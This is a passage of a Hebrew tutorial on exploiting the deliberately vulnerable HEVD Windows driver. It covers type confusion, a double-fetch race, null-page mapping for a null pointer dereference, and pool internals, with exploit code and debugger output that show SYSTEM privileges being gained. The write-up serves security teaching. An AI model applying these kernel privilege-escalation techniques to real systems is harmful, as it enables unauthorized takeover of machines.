call _SEH_epilog4
retn 4
_TriggerTypeConfusion@4 endp
```

לא נראה שקיימת חולשה בפונקציות שבחנו עד כה, לכן נתעמק ב-`TypeConfusionObjectInitializer`. מדובר בפונקציה קצרה. להלן ה-pseudocode של כלל הפונקציה:

```
int __stdcall TypeConfusionObjectInitializer(_KERNEL_TYPE_CONFUSION_OBJECT *KernelTypeCo
{
    DbgPrint("[+] KernelTypeConfusionObject->Callback: 0x%p\n", KernelTypeConfusionObject->
    DbgPrint("[+] Calling Callback\n");
    ((void (*)(void))KernelTypeConfusionObject->ObjectType)();
    DbgPrint("[+] Kernel Type Confusion Object Initialized\n");
    return 0;
}
```


וכאן ה"חולשה": מכיוון שאנו שולטים ב-UserTypeConfusionObject (זהו למעשה הבאפר שסיפקנו כ- input ל-DeviceControl), ומכיוון ש-KernelTypeConfusionObject הוא העתק זהה שלו, אנו שולטים גם בערך שמאוחסן בשדה ObjectType, ולכן כאשר קוראים ל-KernelTypeConfusionObject-ObjectType, קוראים לכתובת לבחירתנו. כל מה שנותר לנו לעשות הוא להבין את המבנה בשביל לדעת היכן למקם את הכתובת. נבחן את הגדרת המבנה `_KERNEL_TYPE_CONFUSION_OBJECT`:

```
00000000 _KERNEL_TYPE_CONFUSION_OBJECT struct ; (sizeof=0x8, align=0x4, copyof_196)
00000000 ObjectID      dd ?
00000004 _u1      _KERNEL_TYPE_CONFUSION_UNION ?
00000008 _KERNEL_TYPE_CONFUSION_OBJECT ends
00000008
00000008 ; -----
00000008 _KERNEL_TYPE_CONFUSION_UNION union ; (sizeof=0x4, align=0x4, copyof_195)
00000008 ; XREF: _KERNEL_TYPE_CONFUSION_OBJECT/r
00000008 ObjectType      dd ?
00000008 Callback      dd ? ; offset
00000008 _KERNEL_TYPE_CONFUSION_UNION ends
00000008
```

ניתן לראות שבמבנה שני איברים, כל אחד מהם באורך ארבעה בתים, כאשר השני הוא union. ראינו ש-ObjectType נמצא ב-union, לכן הכתובת של הפונקציה אותה נרצה להריץ ב-Kernel-Mode צריכה להיות בהיסט של 4 בתים מתחילת הבאפר שנספק לדרייבר. כמו כן, מכיוון שבמקרה הנוכחי הקוד קופץ לפונקציה שלנו באופן לגיטימי, אין צורך בהוספת קטע התאוששות ל-shellcode שלנו. נרשום תכנית שמנצלת את ה-IOCTL של Type Confusion, ולאחר מכן פותחת תהליך חדש של cmd, ובקלות נקבל הרשאות SYSTEM:

```
4
Invoking TypeConfusion Ioctl..
Finished Ioctl Request...

Administrator: C:\Windows\system32\cmd.exe

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\DriverDev\hacksys_communication>whoami
nt authority\system
```

בעקבות הפשטות של ניצול החולשה, קל מאוד לפספס את המטרה שכותב הדרייבר ניסה להשיג כאן. אם נבחן את המבנים איתם יש התעסקות בפונקציות שעסקנו בהן בניצול החולשה הזו, נוכל להבין טוב יותר את המטרה. תחילה, נתבונן ב-`_KERNEL_TYPE_CONFUSION_OBJECT`. בפונקציה הזו שני שדות: ObjectID ושדה נוסף שיכול להיות או ObjectType או Callback.

המשתמש לא אמור להיות מסוגל להגדיר את Callback, אלא את ObjectType (ולכן בהדפסות הדיבוג נראה התייחסות ל-ObjectType ולא ל-Callback), אך מכיוון שמדובר ב-union ושתי השדות חולקים למעשה את אותו המיקום, ניתן להתבלבל ביניהם (בייחוד בקוד מסובך יותר) ולשכוח שכאשר אנו קוראים ל-Callback (שזו המטרה של TypeConfusionObjectInitializer), אנו עלולים לגרום להתנהגות לא רצויה שניתן לבצל.

ניתוח של דוגמה ריאלית יותר של חולשת Type Confusion (CVE 2015-0336) - ניתן למצוא ברפרנסים בסוף המאמר.

Double Fetch

המונח Race Condition משמש לתיאור מצב שבו למעלה מתהליך (או תהליכון) אחד מנסים לגשת בו זמנית למשאב משותף, במסגרת קטע בו קריטי שרק לאחד מהם תהיה גישה למשאב. דוגמה מעולם הפיתוח שמפתחים רבים חוו היא כתיבה לקובץ - אם גם תהליך A וגם תהליך B מנסים לכתוב לאותו קובץ, התוצאה (התוכן שייכתב לקובץ) תהיה לא צפויה. פתרון קלאסי ל-Race Conditions הוא סנכרון.

Race Conditions עלולים לגרום לבאגים וכן לחולשות, ובעולם האבטחה קיימת משפחה שלמה של חולשות Race Condition. דוגמה מפורסמת ועדכנית יחסית לחולשת Race Condition היא חולשת dirtyCOW, אשר מאפשרת הסלמת הרשאות (אגב הסלמת הרשאות...) במערכות מבוססות לינוקס.

ברוב חולשות ה-Race Condition, מי שיוצר את המרוץ הוא המטרה אותה אנו מעוניינים לנצל, ואנו רק מנצלים את המרוץ (או מעודדים את יצירתו). תת-קטגוריה מעניינת של חולשות Race Condition היא חולשות Double Fetch.

על מנת להבין את הרעיון מאחורי סוג החולשות הזה, נבחן את קטע הקוד הבא:

```
int doubleFetch(int* userNumber) {
    if (*userNumber == 0) {
        // Terrible things happen if userNumber=0.
        return -1;
    }
    // logic
    return performOperation(*userNumber);
}
```

במבט ראשון, נראה שקטע הקוד אכן מצליח למנוע מקריאה ל-performOperation עם 0 בתור ארגומנט, אבל מה אם userNumber היא כתובת שהמשתמש שקורא ל-doubleFetch שולט בה? לצורך העניין, נניח שמדובר בכתובת באזור זיכרון המשותף לשני תהליכים שונים הרצים באותה מערכת, אחד זדוני (התהליך שמספק את userNumber) ואחד קורבן (התהליך שמריץ את doubleFetch).

בתהליך הקורבן, ניגשים למידע פעמיים - פעם אחת על מנת לוודא את התקינות של המידע, ופעם שניה על מנת לבצע פעולה על סמך המידע. במקביל, גם התהליך הזדוני רץ. מה יקרה אם התהליך הזדוני ינסה לשנות את הערך שב-userNumber? במידה והוא יצליח לשנות אותו לפני שהקורבן ישתמש בו, אך לאחר שהקורבן בדק את תקינותו, הוא יצליח להערים על התהליך הקורבן ולנצל אותו. בבירור מדובר ב-Race Condition, רק שכאן המרוץ לא נגרם על ידי המטרה, אלא על ידי התוקף.

חולשות כאלו נקראות חולשות Double Fetch, מכיוון ש"מביאים" את המידע מהזיכרון פעמיים - פעם אחת על מנת לבדוק את תקינותו, ופעם נוספת על מנת להשתמש בו (משתמשים בשם גם לתיאור גישה של יותר מפעמיים לזיכרון).

שם נוסף לחולשה הוא Time of check to time of use, או TOCTTOU. כמובן שעל מנת להגן מפני חולשות כאלו, יש לגשת למידע רק פעם אחת ולהעתיק אותו לאזור שהתוקף הפוטנציאלי לא יוכל לגשת אליו.

לאחר שהבאנו את הרקע התיאורטי מאחורי חולשות Double Fetch, נבחן את הפונקציה TriggerDoubleFetch (שתקרא על ידי בקשת IOCTL שהקוד שלה הוא 0x222037):

```
1 int __stdcall TriggerDoubleFetch(_DOUBLE_FETCH *UserDoubleFetch)
2 {
3     int result; // eax@2
4     unsigned int KernelBuffer[512]; // [sp+10h] [bp-81Ch]@1
5     CPPEN_RECORD ms_exc; // [sp+814h] [bp-18h]@1
6
7     KernelBuffer[0] = 0;
8     memset(&KernelBuffer[1], 0, 0x7FCu);
9     ms_exc.registration.TryLevel = 0;
10    ProbeForRead(UserDoubleFetch, 8u, 4u);
11    DbgPrint("[+] UserDoubleFetch: 0x%p\n", UserDoubleFetch);
12    DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
13    DbgPrint("[+] KernelBuffer Size: 0x%X\n", 2048);
14    DbgPrint("[+] UserDoubleFetch->Buffer: 0x%p\n", UserDoubleFetch->Buffer);
15    DbgPrint("[+] UserDoubleFetch->Size: 0x%X\n", UserDoubleFetch->Size);
16    if ( UserDoubleFetch->Size <= 0x800 )
17    {
18        DbgPrint("[+] Triggering Double Fetch\n");
19        memcpy(KernelBuffer, UserDoubleFetch->Buffer, UserDoubleFetch->Size);
20        result = 0;
21    }
22    else
23    {
24        DbgPrint("[-] Invalid Buffer Size: 0x%X\n", UserDoubleFetch->Size);
25        ms_exc.registration.TryLevel = -2;
26        result = -1073741811;
27    }
28    return result;
29 }
```

הפונקציה מקבלת מצביע ל-DOUBLE_FETCH. מעשית, זו הכתובת של הבאפר אותו אנו מעבירים ל-DeviceIoControl. נבחן את הגדרת DOUBLE_FETCH:

```
00000000 _DOUBLE_FETCH      struc ; (sizeof=0x8, align=0x4, copyof_200)
00000000 Buffer          dd ? ; offset
00000004 Size          dd ?
00000008 _DOUBLE_FETCH      ends
00000008
```

מדובר במבנה בו ארבעת הבתים הראשונים הם מצביע לבאפר ב-userland, וארבעת הבתים השניים הם גודל המידע שנרצה להעתיק מהבאפר לבאפר הקרנלי. תחילה, מבצעים בדיקה שאנו לא מבקשים להעתיק למעלה מ-0x800 בתים, ולאחר מכן מעתיקים באמצעות memcpy Size בתים מתוך Buffer אל KernelBuffer.

מזהים את ה-Double Fetch? ניגשים ל-Size->UserDoubleFetch פעמיים: תחילה על מנת לבדוק את תקינות הגודל, ופעם נוספת על מנת לקבוע את גודל הבאפר שיועתק, וכאן ה-`double fetch`: פוטנציאלית, נוכל להריץ קוד בתהליכון נפרד, שמשנה את הערך של `Size` לערך גדול מ-`0x800` (הרי הבאפר נמצא ב-`userland` ולכן הוא נגיש לתהליך בעל ההרשאות הנמוכות שלנו), כך שהשינוי יתרחש בדיוק במרווח שבין הבדיקה ש-`Size` לא גדול מ-`0x800` לבין השימוש בו על מנת להעתיק מידע ל-`KernelBuffer`, ואז נוכל לבצע `Stack Overflow` ולהשתמש ב-shellcode המוכן שלנו בו השתמשנו ל-`Stack Overflow`.

לפני שנדון במימוש הפעולה הזו, נבחן את המחסנית של `TriggerDoubleFetch`:

```

-0000081E      db ? ; undefined
-0000081D      db ? ; undefined
-0000081C      dd 512 dup(?)
-0000081C      db ? ; undefined
-0000081B      db ? ; undefined
-0000081A      db ? ; undefined
-00000819      db ? ; undefined
-00000818      ms_exc      CPPEH_RECORD ?
+00000800      s          db 4 dup(?)
+00000804      r          db 4 dup(?)
+00000808      UserDoubleFetch dd ?
+0000080C
+0000080C      ; end of stack variables
  
```

על מנת לבצע `stack overflow` ולהשתלט על כתובת החזרה של הפונקציה, עלינו לגרום להעתקה של `0x824` בתים: `0x820` של "זבל", ועוד ארבעה בתים שדורסים את כתובת החזרה, ובהם הכתובת אליה נרצה לחזור ב-`Kernel-Mode`. לכן, הערך אליו נשאף ש-`Size` יגיע הוא `0x824`.

לכאורה, הדבר היחיד שנותר לנו לעשות הוא לגרום למרוץ ולנצח בו, אך אין זו משימה פשוטה: התהליכון שנריץ שינסה לשנות את הערך של `Size` מתחרה בכל שאר התהליכונים הרצים על אותו מעבד! לכן, נבצע כמיטב יכולתנו על מנת לנצח במרוץ.

השלב הראשון הוא להחליט שהתהליכון שמתקשר עם הדרייבר, והתהליכון שמשנה את `Size`, ירוצו על שני מעבדים שונים ובעדיפות הגבוהה ביותר - כך נוכל להגיע לסביבה "סטריילית" עד כמה שאפשר (מבחינת תחרות אל מול תהליכונים אחרים), וכך התהליכונים שלנו לא יתחרו על זמן מעבד ביניהם. על מנת להשיג מטרה זו, נשתמש בפונקציות ה-API הבאות:

- `CreateThread` ליצירת כל אחד מהתהליכונים. נשתמש בדגל `CREATE_SUSPENDED` על מנת שהתהליכון לא יתחיל ישירות בריצה.
- `SetThreadPriority` על מנת להגדיר את העדיפות של התהליכון. נשתמש ב-`THREAD_PRIORITY_HIGHEST` על מנת שהתהליכון יקבל את העדיפות הגבוהה ביותר.
- `GetSystemInfo` על מנת לגלות כמה מעבדים נגישים למערכת.

- `SetThreadAffinityMask` על מנת לוודא שהתהליכון ירוץ במעבד הספציפי שנרצה. נעשה זאת על ידי העברת הערך $n < 1$ לפונקציה בתור הארגומנט `dwThreadAffinityMask`, כאשר n הוא המעבד עליו נרצה להריץ את התהליכון.
- `ResumeThread` על מנת להתחיל את ריצת התהליכונים.
- `WaitForMultipleObjects` על מנת להמתין שהתהליכונים יחזרו.

פעולות נוספות שננקוט על מנת לנצח במרוץ הן יצירת הזיכרון בו יאוחסן ה-`_DOUBLE_FETCH` עם הדגל `PAGE_NOCACHE`. כמו כן, על מנת להפוך את הערך של הפרמטר ל-`0x824`, לא נבצע השמה של הערך אלא ניעזר ב-XOR. השימוש ב-XOR יהיה מהיר יותר, וכן הפיך - כך שאין צורך לדאוג להחזרת הערך של `Size` לערך תקין בין כל ניסיון לניצול החולשה.

לבסוף, נגדיר בכל אחד מהתהליכונים שימשיך לרוץ כל עוד לא ניצלנו את התכנית בהצלחה. ישנן מספר דרכים לבדוק את התנאי הזה, לדוגמה - לבדוק גלובלי שמאותחל ב-shellcode, או לבדוק את ההרשאות של התהליך כל מספר איטרציות.

הקוד הבא משמש ליצירת התהליכונים:

```
_DOUBLE_FETCH* doubleFetchInput = (_DOUBLE_FETCH*)VirtualAlloc(0, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE | PAGE_NOCACHE);
doubleFetchInput->Size = 0x200;
doubleFetchInput->Buffer = (char*)&input;

SYSTEM_INFO SystemInfo;
GetSystemInfo(&SystemInfo);
unsigned int processorsCount = SystemInfo.dwNumberOfProcessors;

for(int i = 0; processorsCount > i; i += 2) {
    threadHandles[i] = CreateThread(0, 0, changeSizeThread, &doubleFetchInput->Size, CREATE_SUSPENDED, 0);
    threadHandles[i+1] = CreateThread(0, 0, sendIoctlThread, doubleFetchInput, CREATE_SUSPENDED, 0);

    SetThreadPriority(threadHandles[i], THREAD_PRIORITY_HIGHEST);
    SetThreadPriority(threadHandles[i+1], THREAD_PRIORITY_HIGHEST);

    SetThreadAffinityMask(threadHandles[i], 1 << i);
    SetThreadAffinityMask(threadHandles[i+1], 1 << (i+1));

    ResumeThread(threadHandles[i]);
    ResumeThread(threadHandles[i+1]);
}

WaitForMultipleObjects(processorsCount, threadHandles, true, INFINITE);
```

כאשר `changeSizeThread` היא פונקציה שכל התוכן שלה הוא לבצע את הפעולה `size ^= 0xA24` (מכיוון ש-`0x200 ^ 0xA24 = 0x824`) בלולאה, ו-`sendIoctlThread` היא פונקציה שכל תוכנה הוא לשלוח בקשת IOCTL של Double Fetch בלולאה.

נוודא שהחלוקה למעבדים אכן עובדת על ידי הוספת הדפסת מספר המעבד הנוכחי בתחילת כל תהליכון (בעזרת קריאה ל-GetCurrentProcessorNumber):

```
C:\Users\Yuval\source\repos\hacksys\Debug\hacksys.exe
Spawning threads on 4 processors
sendIoctlThread started on processors 1
changeSizeThread started on processors 0
changeSizeThread started on processors 2
sendIoctlThread started on processors 3
```

עכשיו אפשר לומר שעשינו כמיטב יכולתנו על מנת לנצח במרוץ ולגרום לקפיצה לקוד שלנו. בתחילת ה-shellcode, נמקם פקודת int 3 על מנת שנדע שהצלחנו לנצל את החולשה, נקמפל את התכנית ונריץ אותה ב-guest, ואכן כמעט מיד נראה שפגענו ב-breakpoint שלנו:

```
2: kd> g
Break instruction exception - code 80000003 (first chance)
004490e0 cc int 3
1: kd> k 3
# ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 97ffaaa8 92bf71ef 0x4490e0
01 97ffaac4 82a8ad7d HEVD!IrpDeviceIoctlHandler+0x161 [c:\hacksys\extreme\vu\n...
02 97ffaadc 82c821d4 nt!IofCallDriver+0x63
```

נרשום "g" על מנת להמשיך בהרצת ה-shellcode, ובדוק אם הצלחנו לבצע הסלמת הרשאות בעזרת בדיקת המשתמש שעם ההרשאות שלו רץ התהליך שלנו עם procexp:

winlogon.exe	1912 NT AUTHORITY\SYSTEM
explorer.exe	1156 DEV-VM\Demo
hacksys.exe	416 NT AUTHORITY\SYSTEM
procexp.exe	380 DEV-VM\Demo

Null Pointer Dereference

המסע שלנו ממשיך עם ה-IOCTL שהקוד שלו הוא 0x22202B והוא מוביל לקריאה ל-TriggerNullPointerDereference. ראשית, נסקור את סוג החולשה ולאחר מכן נראה כיצד היא באה לידי ביטוי בפונקציה.

חולשות Null Pointer Dereference מתייחסות למצב שבו מנסים לגשת למצביע שמצביע לכתובת 0 (אולי מכיוון שעדיין לא אותחל, או מכיוון שהוצב בו 0 על מנת לסמן שהוא כבר לא שמיש, הסיבה אינה חשובה), מה שבדרך כלל יוביל לקריסה ב-User-Mode ול-BSOD ב-Kernel-Mode. העניין הוא, שהכתובת 0 היא כן כתובת תקינה בזיכרון, שהרי מרחב הכתובות מתחיל מהכתובת 0, ב-Windows שקודם ל-Windows8, ניתן למפות את העמוד הראשון של הזיכרון (שמתחיל בכתובת 0), וכך לנצל גישות ל-null pointer על מנת לבצע פעולות זדוניות.

ניקח את קטע הקוד הבא כדוגמה:

```
struct _RANDOM_STRUCT {
    int Index;
    void(*Callback)(int, int);
};

void nullDereference() {
    RANDOM_STRUCT* s = 0;
    // s is not initialized, and will stay uninitialized under a certain
    // flow.
    if (expression) {
        // Initialization.
    }
    // However, under all flows, s->Callback is invoked.
    s->Callback(5, 5);
}
```

בתחילת הפונקציה, מגדירים מצביע ל-RANDOM_STRUCT, בשם s. בשלב הזה, עוד לא הענקנו כתובת למצביע ואתחלנו אותו עם הערך 0. בהמשך הפונקציה, ברוב תרחישי הריצה מאתחלים את s, אך תחת תרחיש ספציפי שהמפתח שכח לחשוב עליו, או לא חשב שאפשרי, s נשאר לא מאותחל. בסוף הפונקציה, קיימת קריאה ל-Callback של RANDOM_STRUCT, מתוך הנחה שלא ייתכן מצב שבו בשלב זה, המצביע לא מאותחל. בשלב זה, במידה ותרחיש הריצה שהתרחש הוא התרחיש שבו s לא מאותחל, תתבצע פניה לכתובת 0, ומכיוון שהיא לא ממופת, תיגרם שגיאה.

אם הקוד הנ"ל רץ ב-Kernel-Mode, ולנו יש יכולת להריץ קוד לוקאלי ב-User-Mode, נוכל למפות את הכתובת 0 לזיכרון, וכאשר התרחיש שבו s נשאר לא מאותחל יתרחש, הגישה s->Callback לא תגרום לשגיאה, מכיוון שהפעם העמוד אכן ממופה לזיכרון, והכתובת שנמצאת בכתובת 0x4 בזיכרון תקרא. על מנת להקצות את העמוד הראשון בזיכרון, נשתמש בפונקציה NtAllocateVirtualMemory. להלן החתימה של הפונקציה (נקלח מ-MSDN):

```
NTSTATUS ZwAllocateVirtualMemory(
    _In_ HANDLE ProcessHandle,
    _Inout_ PVOID *BaseAddress,
    _In_ ULONG_PTR ZeroBits,
    _Inout_ PSIZE_T RegionSize,
    _In_ ULONG AllocationType,
    _In_ ULONG Protect
);
```

הארגומנט שמעניין אותנו הוא BaseAddress - זהו מצביע לכתובת בה נרצה להקצות את הזיכרון. מכיוון שאנו רוצים להקצות זיכרון בכתובת 0, טבעי שנעביר כאן 0 (או NULL), אך אם נקרא את התיעוד של הפונקציה, נראה שאם הערך של BaseAddress הוא NULL, אז מערכת ההפעלה מחליטה היכן להקצות את הזיכרון, אבל מה יקרה אם נבקש להקצות זיכרון בכתובת 1? ובכן, על פי התיעוד, אם הערך של BaseAddress הוא לא NULL, הזיכרון יוקצה החל מתחילת העמוד הרלוונטי בזיכרון בו נופלת הכתובת, והרי שהכתובת 1 היא חלק מהעמוד שמתחיל בכתובת 0, ולכן אם נעביר 1 בתור BaseAddress, נקצה את העמוד הראשון בזיכרון ונוכל לכתוב לזיכרון החל מהכתובת 0. ☺

קטע הקוד הבא ממחיש את העניין:

```
void myCallback(int a, int b) {
    printf("Invoked myCallback");
}

void mapNullPage() {
    unsigned long pageSize = 0x1000;
    void* baseAddress = (void*)0x1;
    char* nullPage = 0;

    DWORD(WINAPI *NtAllocateVirtualMemory)(HANDLE ProcessHandle, PVOID *BaseAddress, ULONG
ZeroBits,
                                                PULONG RegionSize, ULONG AllocationType, ULONG
Protect);
    *(FARPROC *)&NtAllocateVirtualMemory = GetProcAddress(LoadLibraryA("ntdll.dll"),
                                                            "NtAllocateVirtualMemory");
    NtAllocateVirtualMemory(GetCurrentProcess(), &baseAddress, 0, &pageSize, MEM_COMMIT |
MEM_RESERVE,
                            PAGE_READWRITE);

    *(unsigned long*)nullPage = 0x41414141;
    *(unsigned long*)(nullPage + 4) = (unsigned long)&myCallback;
}

int main() {
    mapNullPage();
    nullDereference();
    return 0;
}
```

הפונקציה mapNullPage משתמשת ב-GetProcAddress על מנת למצוא את הכתובת של NtAllocateVirtualMemory מתוך ntdll. לאחר מכן, משתמשים בכתובת 0x1 על מנת למפות את העמוד שמתחיל בכתובת 0 בזיכרון, ולבסוף מציבים את הערך 0x41414141 בכתובת 0, ואת הכתובת של myCallback בכתובת 4. ב-main, ראשית קוראים ל-mapNullPage, ולאחר מכן ל-nullDereference (הפונקציה שסקרנו מוקדם יותר). כשנריץ את התכנית ב-Windows7 בארכיטקטורת 32 ביט, תתקבל התוצאה הבאה:

```
C:\Windows\System32\cmd.exe
C:\DriverDev\hacksys_communication>hacksys.exe
Invoked myCallback
C:\DriverDev\hacksys_communication>_
```

זוהי התיאוריה שעומדת מאחורי חולשות Null Dereference. לאחר שהבנו אותה, נבחן את הפונקציה TriggerNullPointerDereference. נתחיל מתחילת הפונקציה:

```
int __stdcall TriggerNullPointerDereference(void *UserBuffer)
{
    _DWORD *allocatedMemory; // esi@1
    int result; // eax@2
    int v3; // [sp+3Ch] [bp+8h]@3

    ProbeForRead(UserBuffer, 8u, 4u);
    allocatedMemory = ExAllocatePoolWithTag(0, 8u, 'kcaH');
    if ( allocatedMemory )
    {
```

הפונקציה מקבלת מצביע לבאפר שנמצא ב-userland. כרגיל, המצביע הזה הוא הכתובת שאנו מעבירים ל-DeviceIoControl בתור הכתובת לבאפר הקלט. הפונקציה בודקת שהכתובת תקינה וניתן לקרוא ממנה

8 בתים, ולאחר מכן מקצה זיכרון pool (כאמור, המקביל הקרנלי ל-Heap, וממש בקרוב נתעמק בו ©). במידה וההקצאה לא נכשלה, מתבצע קטע הקוד הבא:

```
DbgPrint("[+] Pool Tag: %s\\n", "kcaH");
DbgPrint("[+] Pool Type: %s\\n", "NonPagedPool");
DbgPrint("[+] Pool Size: 0x%\\n", 8);
DbgPrint("[+] Pool Chunk: 0x%p\\n", allocatedMemory);
v3 = *(_DWORD *)UserBuffer;
DbgPrint("[+] UserValue: 0x%p\\n", v3);
DbgPrint("[+] NullPointerDereference: 0x%p\\n", allocatedMemory);
if ( v3 == 0xBAD0B0B0 )
{
    *allocatedMemory = 0xBAD0B0B0;
    allocatedMemory[1] = NullPointerDereferenceObjectCallback;
    DbgPrint("[+] NullPointerDereference->Value: 0x%p\\n", *allocatedMemory);
    DbgPrint("[+] NullPointerDereference->Callback: 0x%p\\n", allocatedMemory[1]);
}
else
{
    DbgPrint("[+] Freeing NullPointerDereference Object\\n");
    DbgPrint("[+] Pool Tag: %s\\n", "kcaH");
    DbgPrint("[+] Pool Chunk: 0x%p\\n", allocatedMemory);
    ExFreePoolWithTag(allocatedMemory, 'kcaH');
    allocatedMemory = 0;
}
DbgPrint("[+] Triggering Null Pointer Dereference\\n");
((void (*)(void))allocatedMemory[1])();
result = 0;
```

נתעלם מכל הקריאות ל-DbgPrint. הפונקציה בודקת מה הערך שמאוחסן ב-DWORD הראשון בבאפר שהמשתמש מספק, ובמידה והוא שווה ל-0xBAD0B0B0, מאתחלים את האובייקט הקרנלי וב-allocatedMemory[1] (ארבעה בתים מתחילת זיכרון ה-pool שהוקצה) ממקמים את הכתובת של ה-callback אליו יש לקרוא בסוף הפונקציה (ניתן לראות את הקריאה שורה לפני סוף ה-pseudocode המובא בתמונה). זהו תרחיש הריצה התקין.

במידה והערך שונה מ-0xBAD0B0B0, משחררים את הזיכרון שהוקצה, ומאפסים את המצביע. החולשה היא, שבשני המקרים מתבצעת קריאה לפונקציה שהכתובת שלה נמצאת במרחק 4 בתים מתחילת הזיכרון המוקצה, כך שגם במידה והערך שממוקם בבאפר שלנו שונה מ-0xBAD0B0B0 (לדוגמה, 0x41414141), וכתובת המצביע תהיה 0, תתבצע הקריאה. אנו מתעסקים עם Null Pointer Dereference מובהק, ועל מנת לנצל אותו, ניעזר בדיוק באותה השיטה שתיארנו קודם - תחילה, נמפה את העמוד שמתחיל בכתובת 0, ולאחר מכן נמקם ב-0x4 את הכתובת של ה-shellcode שלנו, אותו נרצה להריץ ב-Kernel-Mode. לאחר מכן, נקרא לפונקציה שתגרום ל-null dereferencing ב-Kernel-Mode, בעזרת שליחת בקשת IOCTL מתאימה עם באפר באורך של 2 DWORDS, כך שהערך של ה-DWORD הראשון הוא לא 0xBAD0B0B0.

נמקם פקודת int 3 בתחילת ה-shellcode שלנו ונריץ את התכנית ב-guest. התוצאה:

```
KDTARGET: Refreshing KD connection
Break instruction exception - code 80000003 (first chance)
010791b0 cc          int      3
kd> k 3
# ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 9f7d8a64 97c8ecf7 0x10791b0
01 9f7d8a9c 97c8ed4e HEVD!TriggerNullPointerDereference+0x117 [c:\hacksys\extr
02 9f7d8aa8 97c8f22e HEVD!NullPointerDereferenceIoctlHandler+0x1a [c:\hacksys
```

גם כאן, כמו ב-Type Confusion, אין צורך בהוספת קטע התאוששות בסוף ה-shellcode, שכן הוא נקרא באופן לגיטימי על ידי הדרייבר ולא הרסנו אף מבנה. נמחק את int 3 מתחילת ה-shellcode, נוסיף בסוף התכנית את הקוד שפותח תהליך cmd חדש, ונריץ את התכנית ב-guest שוב. התוצאה:

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\DriverDev\hacksys_communication>whoami
nt authority\system

C:\DriverDev\hacksys_communication>

ss
6
Mapping null-page...
Writing payload address to null-page...
Invoking null-pointer dereference Ioctl..
Finished Ioctl Request...
```

הסלמנו את ההרשאות שלנו בהצלחה 😊. שווה לציין שבפועל, חולשות null dereferencing כבר כמעט ולא רלוונטיות, וזאת מכיוון שהחל מ-Windows8, מייקרוסופט מנעו את ההקצאה של העמוד הראשון בזיכרון הוירטואלי על ידי אפליקציות User-Mode. כמו כן, בוצע backporting להגנה עבור Windows7 64 bit.

Pool Overflow

בסעיף זה, נדון בניצול חולשת ה-Pool Overflow שקיימת ב-TriggerPoolOverflow (שקוד ה-IOCTL שקורא לה הוא 0x22200F), אך ראשית עלינו לרכוש ידע תיאורטי נוסף.

הקרנל של Windows הוא קרנל מונחה-אובייקטים: תהליכים, קבצים, תהליכונים, אירועים - כולם מיוצגים ברמת הקרנל כאובייקטים, והרכיב האחראי עליהם הוא ה-Object Manager (שמתייחסים אליו גם בתור Ob). כל קריאה ליצירת אובייקט חדש, כמו IoCrateDriver, תגיע בסופו של דבר לפונקציה הגנרית ObCreateObject, שאחראית על יצירת אובייקטים חדשים בקרנל.

ההגדרות של ה"מחלקות" על פיהן יוצרים אובייקטים נמצאות בטבלה בשם nt!ObTypeIndexTable.

להלן 0x10 האיברים הראשונים בטבלה (ב-guest שלנו):

```
0: kd> dd ObTypeIndexTable L10
82b99ee0 00000000 bad0b0b0 85143768 851436a0
82b99ef0 851435d8 851c8040 851c8f00 851c8e38
82b99f00 851c8d70 851c8ca8 851c8be0 851c8510
82b99f10 851db418 851db350 851e9328 851e9260
```

שני האיברים הראשונים הם קבועים והם 0x00000000 ו-0xbad0b0b0, בהתאמה. כל שאר האיברים הם מצביעים להגדות סוג האובייקט. סוג האובייקט מוגדר באמצעות מבנה בשם _OBJECT_TYPE. נבחן את המבנה:

```
0: kd> dt _OBJECT_TYPE
nt!_OBJECT_TYPE
+0x000 TypeList          : _LIST_ENTRY
+0x008 Name              : _UNICODE_STRING
+0x010 DefaultObject     : Ptr32 Void
+0x014 Index             : Uchar
+0x018 TotalNumberOfObjects : Uint4B
+0x01c TotalNumberOfHandles : Uint4B
+0x020 HighWaterNumberOfObjects : Uint4B
+0x024 HighWaterNumberOfHandles : Uint4B
+0x028 TypeInfo          : _OBJECT_TYPE_INITIALIZER
+0x078 TypeLock          : _EX_PUSH_LOCK
+0x07c Key                : Uint4B
+0x080 CallbackList      : _LIST_ENTRY
```

בשדה Name יופיע שם המחלקה, השדה Index הוא האינדקס של המחלקה בטבלה ObTypeIndexTable, השדה Key מהווה את התג איתו יקצו זיכרון ב-pool המתאים. הפונקציה ObCreateObject מקבלת (בין היתר) מצביע ל-_OBJECT_TYPE הרלוונטי אשר ממנו אנו רוצים לייצר אובייקט חדש, ונעזרת במידע הזה על מנת ליצור את האובייקט.

שדה מעניין הוא השדה TypeInfo. נבחן את תוכנו:

```
+0x028 TypeInfo          :
+0x000 Length           : Uint2B
+0x002 ObjectTypeFlags  : Uchar
+0x002 CaseInsensitive  : Pos 0, 1 Bit
+0x002 UnnamedObjectsOnly : Pos 1, 1 Bit
+0x002 UseDefaultObject : Pos 2, 1 Bit
+0x002 SecurityRequired : Pos 3, 1 Bit
+0x002 MaintainHandleCount : Pos 4, 1 Bit
+0x002 MaintainTypeList : Pos 5, 1 Bit
+0x002 SupportsObjectCallbacks : Pos 6, 1 Bit
+0x002 CacheAligned     : Pos 7, 1 Bit
+0x004 ObjectTypeCode    : Uint4B
+0x008 InvalidAttributes : Uint4B
+0x00c GenericMapping    : _GENERIC_MAPPING
+0x01c ValidAccessMask   : Uint4B
+0x020 RetainAccess      : Uint4B
+0x024 PoolType          : _POOL_TYPE
+0x028 DefaultPagedPoolCharge : Uint4B
+0x02c DefaultNonPagedPoolCharge : Uint4B
+0x030 DumpProcedure     : Ptr32 void
+0x034 OpenProcedure     : Ptr32 long
+0x038 CloseProcedure    : Ptr32 void
+0x03c DeleteProcedure   : Ptr32 void
+0x040 ParseProcedure    : Ptr32 long
+0x044 SecurityProcedure : Ptr32 long
+0x048 QueryNameProcedure : Ptr32 long
+0x04c OkayToCloseProcedure : Ptr32 unsigned char
```


